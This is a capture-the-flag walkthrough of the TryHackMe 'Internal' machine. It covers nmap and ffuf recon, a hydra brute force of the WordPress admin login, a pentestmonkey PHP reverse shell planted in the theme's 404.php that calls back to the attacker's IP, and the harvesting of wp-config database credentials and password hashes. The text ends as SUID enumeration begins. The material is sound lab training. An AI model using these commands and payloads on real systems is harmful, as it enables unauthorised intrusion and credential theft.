


INTERNAL

To access the machine, click on the link given below:

- <https://tryhackme.com/room/internal>

RECONNAISSANCE

I performed an **nmap** aggressive scan on the target to find open ports and the services running on them.



The screenshot shows a terminal window on a Kali Linux desktop environment. The title bar says "root@kali: ~/thm/internal". The terminal content displays an nmap scan report for the IP 10.10.169.125. The report shows port 22/tcp (ssh) is open and running OpenSSH 7.6p1 Ubuntu 4ubuntu0.3. Port 80/tcp (http) is also open and running Apache httpd 2.4.29. The OS is identified as Linux 4.15. The nmap command used was "# nmap -A -p- 10.10.169.125 --min-rate 10000 -oN internal.nmap". The Burp Suite Professional interface is visible in the background.

```
(root㉿kali)-[~/thm/internal]
# nmap -A -p- 10.10.169.125 --min-rate 10000 -oN internal.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 08:42 EDT
Warning: 10.10.169.125 giving up on port because retransmission cap hit (10).
Nmap scan report for internal.thm (10.10.169.125)
Host is up (0.20s latency).

Not shown: 51801 closed tcp ports (reset), 13732 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)

80/tcp    open  http  Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT          ADDRESS
1  219.44 ms  10.21.0.1
2  225.45 ms  internal.thm (10.10.169.125)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

FOOTHOLD


I mapped the domain *internal.thm* with the IP in my *host* file and accessed the web application through my browser.

The screenshot shows a Firefox browser window with the URL `internal.thm/`. The page displayed is the "Apache2 Ubuntu Default Page". It features a logo, a navigation bar with links like "Home", "About", "Contact", and "Logout", and a main content area. The content area includes a "Configuration Overview" section with a tree diagram of configuration files and a bulleted list explaining their roles.


I then used **ffuf** to fuzz for hidden directories and found a wordpress installation.

The screenshot shows a terminal session on a Kali Linux system. The user is running the `ffuf` command to fuzz for hidden directories. The command is `# ffuf -u http://internal.thm/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -fc 403`. The output shows results for endpoints such as `/blog`, `/javascript`, `/phpmyadmin`, and `/wordpress`. The terminal also displays the Apache2 Ubuntu Default Page response for the `/` endpoint.


The `/blog` endpoint also pointed towards **wordpress**




Since, it was **wordpress**, I tried accessing the *wp-login* endpoint. I tried common username passwords but couldn't log in.



The `/wordpress` endpoint pointed to a page that did not exist.



I then went back to the `/blog` endpoint and viewed a blog that was posted. The author could be a valid user.



The screenshot shows a web browser window with three tabs open:

- Page not found - Internal
- admin - Internal
- Log In - Internal — Word...

The main content area displays a WordPress blog with the title "INTERNAL" and the subtitle "Just another WordPress site". A post titled "Hello world!" is shown, dated August 3, 2020. The post content is "Welcome to WordPress. This is your first post. Edit or delete it, then start writing!". To the right of the post is a search bar and a sidebar with "RECENT POSTS" and "RECENT COMMENTS".


I then fuzzed for hidden files using **ffuf** but found nothing interesting.

The terminal session on Kali Linux shows the following command being run:

```
# ffuf -u http://internal.thm/blog/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -mc 200,302
```

The output of the command shows various file paths being tested, such as `readme.html` and `license.txt`. A password field is visible in the terminal, containing "admin".

I switched back to the *wp-login* endpoint and verified if *admin* was a valid username.




With no other leads, I tried bruteforcing the **admin** password using **hydra** and found it.

```
root@kali: ~/thm/internal
# hydra -l 'admin' -P '/usr/share/wordlists/rockyou.txt' internal.thm http-post-form "/blog/wp-login.php:log='USER'&pwd='PASS':incorrect"
Hydra v9.5 (c) 2023 by Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-23 09:24:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1!/p:14344399), -896525 tries per task
[DATA] attacking http-post-form://internal.thm:80/blog/wp-login.php:log='USER'&pwd='PASS':incorrect
[STATUS] 714.00 tries/min, 714 tries in 00:01h, 14343685 to do in 334:50h, 16 active
[STATUS] 735.00 tries/min, 2205 tries in 00:03h, 14342194 to do in 325:14h, 16 active
[BO][http-post-form] host: internal.thm login: admin password: my2boys
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-23 09:29:17
```

I then logged in to access the **Wordpress** dashboard.



Welcome to WordPress!
We've assembled some links to get you started:

Get Started

Customize Your Site
or, [change your theme completely](#)

Next Steps

- Write your first blog post
- Add an About page
- Set up your homepage
- View your site

More Actions

- Manage widgets
- Manage menus
- Turn comments on or off
- Learn more about getting started

Site Health Status
Should be improved
Your site has critical issues that should be addressed as soon as possible to improve its performance and security.
Take a look at the [9 items](#) on the [Site Health screen](#).

At a Glance
1 Post | 1 Page
1 Comment

WordPress 5.4.2 running [Twenty Seventeen](#) theme.
[Search Engines Discouraged](#)

With access to the **wordpress** dashboard, I could get a reverse shell. I referred to **hacktricks** and got a reverse shell by changing the **404.php** template with a **pentestmonkey**'s php reverse shell and calling the endpoint to trigger the payload.

Panel RCE

Modifying a php from the theme used (admin credentials needed)

Appearance → Theme Editor → 404 Template (at the right)

Change the content for a php shell:

File edited successfully:

Twenty Twelve: 404 Template (404.php)

Select theme to edit: Twenty Twelve

Templates

404 Template (404.php)

Archives (archive.php)

Author Template (author.php)

Category Template (category.php)

Comments (comments.php)

content-aside.php

content-image.php

content-none.php

content-page.php

content-quote.php

content-status.php

HackTricksAI

Twenty Seventeen: 404 Template (404.php)

```

36 // -----
37 // Limitations
38 // -----
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = "10.21.17.140"; // CHANGE THIS
50 $port = 443; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $rerror_a = null;
54 $shell = 'uname -a; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourselves if possible to avoid zombies later
60 //

```

Documentation: Function Name... Look Up

File edited successfully.

Update File

```

root@kali: ~/thm/internal
File Actions Edit View Help
root@kali: ~/thm/internal root@kali: ~/thm/internal root@kali: ~/thm/internal root@kali: ~/thm/internal

[root@kali: ~/thm/internal]
# curl http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php

```

```

root@kali: ~/thm/internal
File Actions Edit View Help
root@kali: ~/thm/internal root@kali: ~/thm/internal root@kali: ~/thm/internal root@kali: ~/thm/internal

[root@kali: ~/thm/internal]
# rlwrap nc -lnpv 443
listening on [any] 443 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.27.162] 40556
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
14:28:17 up 15 min, 0 users, load average: 0.07, 0.03, 0.05
USER TTY FROM LOGINID IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ export TERM=xterm
$ which python
/usr/bin/python
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@internal:/$

```

PRIVILEGE ESCALATION : 1

After receiving the shell, I viewed the `/home` directory and found a user called `aubreanna`. However, I did not have the privilege to view the contents inside it.

```

root@kali: ~/thm/internal
File Actions Edit View Help
root@kali: ~/thm/internal root@kali: ~/thm/internal root@kali: ~/thm/internal root@kali: ~/thm/internal

www-data@internal:/$ ls ls -l /home
ls -l /home
total 4
drwx----- 7 aubreanna aubreanna 4096 Aug  3  2020 aubreanna
www-data@internal:/$

```

I then viewed the wordpress installation directory.

```
root@kali: ~/thm/internal | 1 2 3 4 | 🔍 | root@kali: ~/thm/internal | Edit Themes Internal | Internal thumbblockwp | Internal root@kali: ~/thm/internal
File Actions Edit View Help
root@kali: ~/thm/internal | root@kali: ~/thm/internal | root@kali: ~/thm/internal | root@kali: ~/thm/internal |
www-data@internal:/var/www/html/wordpress$ ls ls -la
ls -la
total 220
drwxr-xr-x 5 nobody nogroup 4096 Aug  3  2020 .
drwxr-xr-x 3 root   root    4096 Aug  3  2020 ..
-rw-r--r-- 1 nobody nogroup  405 Feb  6  2020 index.php
-rw-r--r-- 1 nobody nogroup 19915 Feb 12 2020 license.txt
-rw-r--r-- 1 nobody nogroup 7278 Jan 10 2020 readme.html
-rw-r--r-- 1 nobody nogroup 6912 Feb  6  2020 wp-activate.php
drwxr-xr-x 9 nobody nogroup 4096 Jun 10 2020 wp-admin
-rw-r--r-- 1 nobody nogroup  351 Feb  6  2020 wp-blog-header.php
-rw-r--r-- 1 nobody nogroup 2332 Jun  2  2020 wp-comments-post.php
-rw-r--r-- 1 root   root    2899 Aug  3  2020 wp-config-sample.php
-rw-r--r-- 1 root   root    3109 Aug  3  2020 wp-config.php
drwxr-xr-x 4 nobody nogroup 4096 Jun 10 2020 wp-content
-rw-r--r-- 1 nobody nogroup 3940 Feb  6  2020 wp-cron.php
drwxr-xr-x 21 nobody nogroup 12288 Jun 10 2020 wp-includes
-rw-r--r-- 1 nobody nogroup 2496 Feb  6  2020 wp-links-opml.php
-rw-r--r-- 1 nobody nogroup 3300 Feb  6  2020 wp-load.php
-rw-r--r-- 1 nobody nogroup 47874 Feb 10 2020 wp-login.php
-rw-r--r-- 1 nobody nogroup 8509 Apr 14 2020 wp-mail.php
-rw-r--r-- 1 nobody nogroup 19396 Apr 10 2020 wp-settings.php
-rw-r--r-- 1 nobody nogroup 31111 Feb  6  2020 wp-signup.php
-rw-r--r-- 1 nobody nogroup 4755 Feb  6  2020 wp-trackback.php
-rw-r--r-- 1 nobody nogroup 3133 Feb  6  2020 xmlrpc.php
www-data@internal:/var/www/html/wordpress$ |
```

The config file often contains sensitive information, so I viewed the *wp-config* file and found the **mysql** credentials.

```
root@kali: ~/thm/internal | 1 2 3 4 | 🔍 | root@kali: ~/thm/internal | Edit Themes Internal | Internal thumbblockwp | Internal root@kali: ~/thm/internal
File Actions Edit View Help
root@kali: ~/thm/internal | root@kali: ~/thm/internal | root@kali: ~/thm/internal | root@kali: ~/thm/internal |
www-data@internal:/var/www/html/wordpress$ catcat wp-config.php
cat wp-config.php
<?php
/** 
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABS PATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );
```

```

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' ); ←

/** MySQL database password */
define( 'DB_PASSWORD', 'wordpress123' ); ←

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

```

I then logged into the server and looked at the contents present inside the *wordpress* database.

```

www-data@internal:/var/www/html/wordpress$ mysql -u wordpress -p
mysql -u wordpress -p
Enter password: wordpress123

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 28
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database      |
+-----+
| information_schema |
| wordpress      |
+-----+
2 rows in set (0.00 sec)

mysql> |

```

```

mysql> use wordpress;
use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts             |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms             |
| wp_usermeta         |
| wp_users             |
+-----+
12 rows in set (0.00 sec)

mysql> |

```

However, I found nothing except the *admin* user's hash.

```

mysql> select * from wp_users;
select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass          | user_nicename | user_email        | user_url          | user_registered | user_activation |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | admin      | $P$BOFWK.UcwNR/tV/nZZvSA6j3bz/WIp/ | admin       | admin@internal.thm | http://192.168.1.45/blog | 2020-08-03 13:19:02 |
| 1  | admin      | 0                                | admin       | admin@internal.thm | http://192.168.1.45/blog | 2020-08-03 13:19:02 |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> |

```

I then looked for uncommon binaries with SUID bit set

```

root@kali: ~/thm/internal [root@kali: ~/thm/internal [root@kali: ~/thm/internal [root@kali: ~/thm/internal
www-data@internal:~/var$ find / -user root -perm -u=s -ls 2>/dev/null
